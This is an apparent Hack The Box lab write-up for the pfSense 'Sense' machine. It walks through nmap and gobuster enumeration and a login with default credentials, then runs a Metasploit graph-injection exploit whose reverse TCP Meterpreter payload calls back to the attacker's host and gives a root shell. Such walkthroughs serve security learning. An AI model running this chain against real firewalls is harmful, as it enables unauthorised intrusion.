
Sense



10.10.10.60

80/tcp open http   lighttpd 1.4.35

|_http-server-header: lighttpd/1.4.35

|_http-title: Did not follow redirect to https://10.10.10.60/

443/tcp open ssl/https?

When scanning other firewalls we might want to add the -sT option. All it does is finish the tcp handshake. By default nmap uses ACK & SYN ACK to see if a port is open. If you get a syn ack back then the port is open. But with some firewalls if you dont finish the handshake it might block you because you are a bot/malicious

Looks like this is a pfsense firewall

Lets start by running gobuster

-x lets us search for file extensions txt, php, html, etc

-f adds a / at the end of each request

-t add more threads to go faster

-u url

-w wordlist

-k skip tsl cert verification

```
┌──(root💀kali)-[~/htb/sense]
└─# gobuster dir -u https://10.10.10.60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 100 -e -x txt -f
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt
[+] Add Slash:               true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/03/31 14:40:02 Starting gobuster in directory enumeration mode
===============================================================
https://10.10.10.60/changelog.txt        (Status: 200) [Size: 271]
https://10.10.10.60/tree/                (Status: 200) [Size: 7492]
https://10.10.10.60/installer/           (Status: 302) [Size: 0] [--> installer.php]
https://10.10.10.60/system-users.txt     (Status: 200) [Size: 106]

===============================================================
2021/03/31 14:47:09 Finished
===============================================================
```

Nagavating to those pages we see that pfsense has a vuln and some creds rohit and some unknown password

```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window


####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Going back to the main page I tried rohit:pfsense and got in. pfsense is the default login. Once I got in I saw that there was a pfsense version listed

after a quick google search I found that it was vulnerable and found a MetaSploitmodule "unix/http/pfsense_graph_injection_exec"

```
Module options (exploit/unix/http/pfsense_graph_injection_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  pfsense          yes       Password to login with
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    10.10.10.60      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     443              yes       The target port (TCP)
   SSL       true             no        Negotiate SSL/TLS for outgoing connections
   USERNAME  rohit            yes       User to login with
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

ran it and got a session as root!

```
msf6 exploit(unix/http/pfsense_graph_injection_exec) > run

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading intial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (39282 bytes) to 10.10.10.60
[*] Meterpreter session 1 opened (10.10.14.2:4444 → 10.10.10.60:40716) at 2021-03-31 14:55:34 -0400
[+] Deleted tfPaA
```

```
meterpreter > shell
Process 1170 created.
Channel 0 created.
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```